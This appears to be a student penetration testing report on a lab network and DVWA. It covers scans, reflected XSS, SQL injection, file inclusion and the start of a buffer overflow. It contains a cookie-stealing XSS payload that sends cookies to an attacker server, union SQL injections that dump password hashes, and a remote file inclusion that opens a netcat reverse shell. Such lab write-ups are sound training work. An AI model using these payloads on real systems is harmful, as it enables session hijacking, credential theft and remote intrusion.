

Network Penetration Testing Report

v.2.0

stu@.com

OSID:



Copyright © 2021 Offensive Security Ltd. All rights reserved.

No part of this publication, in whole or in part, may be reproduced, copied, transferred, or any other right reserved to its copyright owner, including photocopying and all other copying, any transfer or transmission using any network or other means of communication, any broadcast for distant learning, in any form or by any means such as any information storage, transmission or retrieval system, without prior written permission from Offensive Security.

Table of Contents:

1.0 Network Penetration Testing Assessment Report.....	3
1.1 Introduction	3
1.2 Objective.....	3
1.3 Requirements	4
2.0 High-Level Summary	4
2.1 Overall Findings	4
2.2 Recommendations	5
3.0 Methodologies.....	5
3.1 Information Gathering.....	5
3.2 Service Enumeration.....	7
3.3 Penetration Techniques.....	7
3.4 Maintaining Access.....	33
3.5 House Cleaning	35
4.0 Additional Items	36
4.1 Conclusion	36
4.2 Lessons Learned.....	37
4.3 Future Recommendations	39
4.4 References.....	40

1.0 Network Penetration Testing Report

1.1 Intro

The results and analysis from thorough security assessments are presented in the Network Penetration Testing Assessment Report. The approaches used, vulnerabilities found, and suggestions made to strengthen the network's defenses against possible cyber attacks are all described in this study.

Organizational networks' security and integrity are critical in today's digital environment. Organizations must conduct thorough penetration testing operations to proactively analyze their network security posture in light of the ever-evolving complexity of cyber threats. By simulating actual attack scenarios, these evaluations help businesses find vulnerabilities and fix them before bad actors take advantage of them.

Through a comprehensive analysis of the network infrastructure, including systems, applications, and settings, my objective is to detect weaknesses and provide practical recommendations to strengthen security protocols.

1.2 Objective

The goal of this evaluation is to carry out a thorough network penetration test with the intention of finding and taking advantage of weaknesses in the target environment. The evaluation will mimic actual attack scenarios in order to gauge the network infrastructure's security posture.

Objectives:

1. Evaluation of vulnerabilities
2. Exploitation of vulnerabilities found
3. Post-exploitation actions
4. Reporting
5. Overarching Objective

1.3 Requirements

I should give an explanation of the methods used for the penetration testing which should include a lot of procedures like for example:

Keeping a record of every discovery made through this penetration testing

Also providing PoC(Proof of Concept) which is a screenshot which represents the results

Undertake risk evaluation

Also providing detail suggestion for corrective measures

And Follow established documents forms and standards and I should make sure that the report is easy to read for stakeholders who are not technical as well as those who are, and that it is clearly structured and well-organized.

And not forgetting to preserve the integrity and security of any sensitive data that I gathered throughout the penetration testing action.

2.0 High-Level Summary

2.1 Overall Findings

1. Web Attacks: XSS Attacks attackers can run malicious scripts, The backend database included SQL Injection vulnerabilities that allowed unauthorized access to private information.
2. Buffer Overflow: i found buffer overflow vulnerabilities, attackers can cause the service to crash.
3. Password Cracking: I perform various attacks
4. Metasploit Attack: I use this tool to exploit services

2.2 Recommendations

The penetration testing results indicate the following suggestions, which are meant to address the vulnerabilities found:

-Web Attacks: To stop XSS and SQL Injection attacks, put input validation and sanitization procedures in place.

- Patch known vulnerabilities in web application frameworks and libraries on a regular basis.
- Provide security training to developers to increase their knowledge of typical problems with web application security.

Buffer Overflow: To reduce buffer overflow vulnerabilities, patch and upgrade susceptible network services.

- To counter buffer overflow attacks, use address space layout randomization (ASLR) and stack canaries.

Cracking Passwords: To reduce the likelihood of brute-force attacks, enforce password complexity standards and change passwords on a regular basis.

- To provide an extra degree of security for user authentication, employ multi-factor authentication (MFA).

Metasploit Framework: To identify and thwart attacks based on Metasploit, continuously update and monitor network security defenses.

- Conduct routine vulnerability scans and patch implementations to get rid of known vulnerabilities that the Metasploit Framework exploits.

3.0 Methodologies

3.1 Information Gathering

Various strategies were used in the information collecting phase to collect useful data about the target network and systems.

IP addresses were: 192.168.20.10, 192.168.20.133, and 192.168.20.20.

- Network Scanning: I used NMAP tool to discover active hosts and open ports and operating services.

<you can choose various options I used->>

Nmap -sV -p- 192.168.20.0/24

```
Nmap scan report for 192.168.20.10
Host is up (0.00026s latency).
Not shown: 65523 closed tcp ports (conn-refused)
PORT      STATE SERVICE          VERSION
135/tcp    open  msrpc            Microsoft Windows RPC
139/tcp    open  netbios-ssn     Microsoft Windows netbios-ssn
445/tcp    open  microsoft-ds     Microsoft Windows 7 - 10 microsoft-ds (workstation)
kgrouper: WORKGROUP
3389/tcp    open  ssl/ms-wbt-server?
5357/tcp    open  http             Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
47001/tcp   open  http             Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
49152/tcp   open  msrpc            Microsoft Windows RPC
49153/tcp   open  msrpc            Microsoft Windows RPC
49154/tcp   open  msrpc            Microsoft Windows RPC
49155/tcp   open  msrpc            Microsoft Windows RPC
49157/tcp   open  msrpc            Microsoft Windows RPC
49158/tcp   open  msrpc            Microsoft Windows RPC
Service Info: Host: ZSK-PC; OS: Windows; CPE: cpe:/o:microsoft:windows
```

```
Nmap scan report for 192.168.20.20
Host is up (0.000028s latency).
Not shown: 65532 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
25/tcp    open  smtp      Postfix smtpd
80/tcp    open  http      Apache httpd 2.4.58
1337/tcp   open  waste?
Service Info: Hosts: kali.localdomain, 127.0.1.1
```

```
Nmap scan report for 192.168.20.131
Host is up (0.00011s latency).
Not shown: 65532 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
25/tcp    open  smtp      Postfix smtpd
80/tcp    open  http      Apache httpd 2.4.58
1337/tcp   open  waste?
Service Info: Hosts: kali.localdomain, 127.0.1.1
```

```
Nmap scan report for 192.168.20.133
Host is up (0.0055s latency).
Not shown: 65504 closed tcp ports (conn-refused)
PORT      STATE SERVICE          VERSION
21/tcp    open  ftp             vsftpd 2.3.4
22/tcp    open  ssh             OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet          Linux telnetd
25/tcp    open  smtp            Postfix smtpd
53/tcp    open  domain          ISC BIND 9.4.2
80/tcp    open  http            Apache httpd 2.2.8 ((Ubuntu) DAV/2)
```

3.2 Services Enumeration

Server IP Address	Ports Open
192.168.20.10	TCP: 135,139, 445, 3389, 5357, 47001, 49152, 49153, 49154, 49155, 49157, 49158,
192.168.20.133	TCP: 21, 22, 23, 25, 53, 80
192.168.20.20	TCP: 25, 80

Service enumeration to identify and evaluate the services that are running in the target system to catch the possible vulnerability I used it for:


- Scanning port in the target system: I Used like Nmap to check for open ports and know the running services on target computers.
- Analysis Protocols: to know whether protocols and services are running on non-standard services or hidden services.

3.3 Penetration Techniques: Web Application Attacks

- **For Web Application Attacks** I used Various vulnerabilities like XSS (reflected), SQL Injection, and LFI, then performed RFI in order to gain access to the target system.
- **And For Buffer Overflow Exploitation:** I exploited buffer overflow vulnerability to gain access by writing shell code in unauthorized or unmanaged memory.
- **After that, I moved to Password Cracking:** I began using brute-force to try guessing the passwords in the target systems and get the user accounts and sensitive data.
- **Finally, Metasploit Framework:** I use Metasploit Framework to exploit old services and vulnerability on the target system.

I used Damn Vulnerable Website Application to conduct the following attacks:

3.3.1 Cross-Site Scripting (XSS):



The screenshot displays the DVWA web application interface. At the top, the DVWA logo is visible. On the left side, there is a vertical menu with various security modules: Home, Instructions, Setup / Reset DB, Brute Force, Command Injection, CSRF, File Inclusion, File Upload, Insecure CAPTCHA, SQL Injection, SQL Injection (Blind), Weak Session IDs, XSS (DOM), XSS (Reflected) (highlighted in green), XSS (Stored), CSP Bypass, JavaScript, Authorisation Bypass, Open HTTP Redirect, DVWA Security, PHP Info, About, and Logout. The main content area is titled 'Vulnerability: Reflected Cross Site Scripting (XSS)'. It features a form with the label 'What's your name?' followed by a text input field and a 'Submit' button. Below the form, there is a section titled 'More Information' containing a list of links: <https://owasp.org/www-community/attacks/xss/>, <https://owasp.org/www-community/xss-filter-evasion-cheatsheet>, https://en.wikipedia.org/wiki/Cross-site_scripting, <http://www.cgisecurity.com/xss-faq.html>, and <http://www.scriptalert1.com/>. At the bottom left, the user's session information is shown: 'Username: admin' and 'Security Level: high'. At the bottom right, there are two buttons: 'View Source' and 'View Help'.

Vulnerability Explanation: The "XSS Reflected" module of DVWA is vulnerable to reflected XSS attacks due to inadequate input sanitization. Attackers can inject malicious scripts into input fields, which are then reflected back to the user's browser without proper encoding. During

testing, a reflected XSS vulnerability was identified in the "XSS Reflected" module's input parameter. By crafting a malicious URL containing a script payload, someone could execute arbitrary JavaScript code in the context of other users' browsers.

In addition to inserting basic warning messages, attackers may utilize more advanced techniques to exploit XSS vulnerabilities. For instance, an attacker may set up a local HTTP server using Python's built-in `http.server` function, as demonstrated below:

```
python3 -m http.server 9000
```

Furthermore, attackers may design XSS payloads that exfiltrate sensitive information such as cookies. The following payload, when injected into a vulnerable input field, gets the user's cookie information and transfers it to the attacker-controlled server:

```
<script>window.location="http://192.168.20.20:9000/?cookie="+document.cookie</script>
```

```
(kali@kali)-[~]
$ python3 -m http.server 9000
Serving HTTP on 0.0.0.0 port 9000 (http://0.0.0.0:9000/) ...
192.168.20.20 - - [10/Apr/2024 13:54:10] "GET /?cookie=security=low;%20PHPSESSID=aa97b807e903c577c583c47f887fa6f6 HTTP/1.1" 200 -
192.168.20.20 - - [10/Apr/2024 13:54:11] code 404, message File not found
192.168.20.20 - - [10/Apr/2024 13:54:11] "GET /favicon.ico HTTP/1.1" 404 -
```


Explanation: This payload leverages JavaScript to redirect the browser to a defined URL (`http://127.0.0.1:9000/` in this example) and appends the user's cookie information to the URL as a query parameter. When the page containing this payload is loaded, the browser immediately transmits the user's cookies to the provided URL, enabling the attacker to acquire sensitive session data.

Vulnerability Fix: To address this issue, DVWA should include input validation and output encoding to avoid XSS attacks.

Severity: **Medium**

Proof of Concept Code: The following payload was injected into the input field to execute a JavaScript alert:

```
<script>alert(document.cookie)</script>
```



Additional XSS Payloads for Enhanced Security Testing:

```
<SCRIPT>alert(document.cookie)</script>
```

Purpose: This payload is meant to show the user's cookie information in a JavaScript alert window. By notifying the cookie data, testers may check whether the application effectively sanitizes user input to avoid XSS attacks that might reveal sensitive information.

```
<sc<script>ript>alert(document.cookie)</script>
```


Purpose: This payload exhibits a method known as "tag nesting" or "script nesting." It tries to evade input filters or sanitization processes that seek for certain strings such as `<script>`. By dividing up the string into smaller chunks (`<sc` and `ript>`), the payload seeks to elude detection while still running the malicious script.

```
<img src/onerror=alert(document.cookie)>
```

Purpose: This payload exploits the `onerror` property of the `` element to run JavaScript code when the picture fails to load. By putting the `alert(document.cookie)` script inside the `onerror` property, the payload triggers an alert dialog revealing the user's cookie information. This payload is excellent for testing apps that handle user-supplied URLs or image sources without adequate validation.

3.3.2 SQL Injection:

Vulnerability Exploited: SQL Injection in DVWA's "SQL Injection" module



Home

Instructions

Setup / Reset DB

Brute Force

Command Injection

CSRF

File Inclusion

File Upload

Insecure CAPTCHA

SQL Injection

SQL Injection (Blind)

Weak Session IDs

XSS (DOM)

XSS (Reflected)

XSS (Stored)

CSP Bypass

JavaScript

Authorisation Bypass

Open HTTP Redirect

DVWA Security

PHP Info

About

Logout

Vulnerability: SQL Injection

User ID:

More Information

- https://en.wikipedia.org/wiki/SQL_injection
- <https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/>
- https://owasp.org/www-community/attacks/SQL_injection
- <https://bobby-tables.com/>

View Source

View Help

Username: admin

Security Level: low

Locale: en

SQLi DB: mysql

System Vulnerable: DVWA server

Vulnerability Explanation: The "SQL Injection" module of DVWA is susceptible to SQL injection attacks owing to unsanitized user input being directly integrated into SQL queries. Attackers may manipulate SQL queries to retrieve, edit, or remove data from the database. During testing, a SQL injection vulnerability was detected in the login form's username parameter. By introducing a malicious SQL payload, an attacker might overcome authentication and obtain unauthorized access to the application.

1' OR '1'='1

Expected Result: This payload is meant to evade authentication checks by returning all records from the database. If successful, it reveals that the application is susceptible to SQL injection.

User ID: Submit

```
ID: 1' or '1'='1
First name: admin
Surname: admin

ID: 1' or '1'='1
First name: Gordon
Surname: Brown

ID: 1' or '1'='1
First name: Hack
Surname: Me

ID: 1' or '1'='1
First name: Pablo
Surname: Picasso

ID: 1' or '1'='1
First name: Bob
Surname: Smith
```

`1' OR '1'='1 UNION SELECT * FROM password`

Expected Result: This payload tries to get data from the password database via a union-based SQL injection method. If successful, it should show extra data from the password database along with the initial query results.

User ID: Submit


```
ID: 1' or '1'='1 union select * from password
First name: admin
Surname: admin
```

`' ORDER BY 1#`

Expected Result: This payload is used to determine the number of columns in the requested table. It organizes the query results by the first column and may assist determine the number of columns re-quired for a successful union-based injection attack.

`' UNION SELECT user, password FROM users#`

Expected Result: This payload seeks to harvest user credentials from the users database via an un-ion-based SQL injection. If successful, it should return users and related passwords stored in the database.



User ID:

ID: ' union select user, password from users#
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: ' union select user, password from users#
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03

ID: ' union select user, password from users#
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: ' union select user, password from users#
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: ' union select user, password from users#
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

Vulnerability Fix: To repair this issue, DVWA should employ parameterized queries or prepared statements to sanitize user input and avoid SQL injection attacks.


Severity: **Critical**

Proof of Concept Code: The following payload was injected into the username field to bypass authentication:

```
1' OR '1'='1
```

3.3.3 File Inclusion:

Vulnerability Exploited: Local File Inclusion (LFI)



Home

Instructions

Setup / Reset DB

Brute Force

Command Injection

CSRF

File Inclusion

File Upload

Insecure CAPTCHA

SQL Injection

SQL Injection (Blind)

Weak Session IDs

XSS (DOM)

XSS (Reflected)

XSS (Stored)

CSP Bypass

JavaScript

Authorisation Bypass

Open HTTP Redirect

DVWA Security

PHP Info

About

Vulnerability: File Inclusion

[file1.php] - [file2.php] - [file3.php]

More Information

- [Wikipedia - File inclusion vulnerability](#)
- [WSTG - Local File Inclusion](#)
- [WSTG - Remote File Inclusion](#)

System Vulnerable: DVWA server

Vulnerability Explanation: The "File Inclusion" module of DVWA is susceptible to local file inclusion attacks owing to poor input validation. Attackers may include and execute arbitrary files on the server by altering file paths in the application. During testing, an LFI vulnerability was detected in the "File Inclusion" module's file parameter. By designing a malicious file path, an attacker might access sensitive data or execute arbitrary code on the server.

Vulnerability Fix: URLs should be validated by the site developer.

Severity: **High**

Proof of Concept Code: I see there is a local file here:

```
../../../../ etc/ passwd
```

File Inclusion (RFI) Vulnerability

Steps and Proof of Concept (PoC):

1. Start a Simple HTTP Server:

```
python2 -m SimpleHTTPServer 9000
```

Run `python2 -m SimpleHTTPServer 9000` to serve the `php-reverse-shell.php` file.



2. Set Up a Netcat Listener:


```
nc -nlvp 1234
```

Use `nc -nlvp 1234` to listen for incoming connections.

```
(kali㉿kali)-[~]
$ nc -nlvp 1234
listening on [any] 1234 ...
```

3. Send this URL to the victim:

`http://192.168.20.133/dvwa/vulnerabilities/fi/?page=http://127.0.0.1:9000/shell.php`



```
(kali㉿kali)-[~]
$ nc -nlvp 1234
listening on [any] 1234 ...
connect to [127.0.0.1] from (UNKNOWN) [127.0.0.1] 46976
Linux kali 6.1.0-kali9-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.27-1kali1 (2023-05-12) x86_64 GNU/Linux
03:05:46 up 13:37, 2 users, load average: 0.49, 0.36, 0.26
USER      TTY      FROM            LOGIN@   IDLE   JCPU   PCPU   WHAT
kali     tty7      :0                Sat03    2days 6:16    2.51s  xfce4-session
kali     pts/1    -                 03:03   50.00s 0.40s   0.05s  sudo su
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$
```

Fuzz the page Parameter:

to fuzz the page parameter in the URL:


```
wfuzz -c --hl 87 -w any_worldlist_you_want.txt -b "security=low; PHPSES-  
SID=h380tl8bjto72909rd6fis0phe" "http://192.168.20.133/ dvwa/ vulnerabilities/ fi/? page=../../  
hackable/flags/FUZZ.php"
```

```
kali@kali:~$ wfuzz -c --hl 87 -w /usr/share/dirbuster/wordlists/directory-list-lowercase-2.3-medium.txt -b "security=low; PHPSESSID=h380tl8bjto72909rd6fis0phe" "http://localhost/dvwa/vulnerabilities/fi/?page=../../hackable/flags/FUZZ.php"
/usr/lib/python3/dist-packages/wfuzz/_init_.py:34: UserWarning:Pycurl is not compiled against OpenSSL. Wfuzz might not work correctly when fuzzing SSL sites. Check Wfuzz's documentation for more information.
*****
* Wfuzz 3.1.0 - The Web Fuzzer *
*****
Target: http://localhost/dvwa/vulnerabilities/fi/?page=../../hackable/flags/FUZZ.php
Total requests: 207643

ID      Response  Lines  Word  Chars  Payload
-----
000001462: 200      94 L   270 W   3594 Ch  "fi"
```

3.3.4 Buffer Overflow: Easy RM to MP3 Converter:

Vulnerability Exploited: Buffer Overflow

System Vulnerable: Windows

Vulnerability Explanation: it is subject to a buffer overflow attack owing to poor input validation. Attackers may exploit this issue by constructing a malicious playlist file (.m3u) with a payload that exceeds the buffer size permitted by the application. When the malicious .m3u file is accessed by the program, it overflows the buffer, overwriting neighboring memory locations and possibly executing arbitrary code.

Exploitation Technique: The attacker created a Python script to produce a malicious .m3u file containing a payload to trigger the buffer overflow. Upon loading the malicious .m3u file in Easy RM to MP3 Converter, the application breaks, and control of the program flow may be hijacked. my payload contains shellcode that opens a reverse shell to my system using nc (netcat) .

Vulnerability Fix: the developers of Easy RM to MP3 Converter should include sufficient input validation and bounds checking to avoid buffer overflow attacks.

Severity: **Critical**

Proof of Concept:

1. First I Generate the pattern using **pattern_create.rb**:

```
(kali@kali)-[~]
$ /usr/share/metasploit-framework/tools/exploit/pattern_create.rb -l 5000
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5Am6Am7Am8Am9An0An1An2An3An4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap7Ap8Ap9Aq0Aq1Aq2Aq3Aq4Aq5Aq6Aq7Aq8Aq9Ar0Ar1Ar2Ar3Ar4Ar5Ar6Ar7Ar8Ar9As0As1As2As3As4As5As6As7As8As9At0At1At2At3At4At5At6At7At8At9Au0Au1Au2Au3Au4Au5Au6Au7Au8Au9Av0Av1Av2Av3Av4Av5Av6Av7Av8Av9Aw0Aw1Aw2Aw3Aw4Aw5Aw6Aw7Aw8Aw9Ax0Ax1Ax2Ax3Ax4Ax5Ax6Ax7Ax8Ax9Ay0Ay1Ay2Ay3Ay4Ay5Ay6Ay7Ay8Ay9Az0Az1Az2Az3Az4Az5Az6Az7Az8Az9Ba0Ba1Ba2Ba3Ba4Ba5Ba6Ba7Ba8Ba9Bb0Bb1Bb2Bb3Bb4Bb5Bb6Bb7Bb8Bb9Bc0Bc1Bc2Bc3Bc4Bc5Bc6Bc7Bc8Bc9Bd0Bd1Bd2Bd3Bd4Bd5Bd6Bd7Bd8Bd9Be0Be1Be2Be3Be4Be5Be6Be7Be8Be9Bf0Bf1Bf2Bf3Bf4Bf5Bf6Bf7Bf8Bf9Bg0Bg1Bg2Bg3Bg4Bg5Bg6Bg7Bg8Bg9Bh0Bh1Bh2Bh3Bh4Bh5Bh6Bh7Bh8Bh9Bi0Bi1Bi2Bi3Bi4Bi5Bi6Bi7Bi8Bi9Bj0Bj1Bj2Bj3Bj4Bj5Bj6Bj7Bj8Bj9Bk0Bk1Bk2Bk3Bk4Bk5Bk6Bk7Bk8Bk9Bl0Bl1Bl2Bl3Bl4Bl5Bl6Bl7Bl8Bl9Bm0Bm1Bm2Bm3Bm4Bm5Bm6Bm7Bm8Bm9Bn0Bn1Bn2Bn3Bn4Bn5Bn6Bn7Bn8Bn9Bo0Bo1Bo2Bo3Bo4Bo5Bo6Bo7Bo8Bo9Bp0Bp1Bp2Bp3Bp4Bp5Bp6Bp7Bp8Bp9Bq0Bq1Bq2Bq3Bq4Bq5Bq6Bq7Bq8Bq9Br0Br1Br2Br3Br4Br5Br6Br7Br8Br9Bs0Bs1Bs2Bs3Bs4Bs5B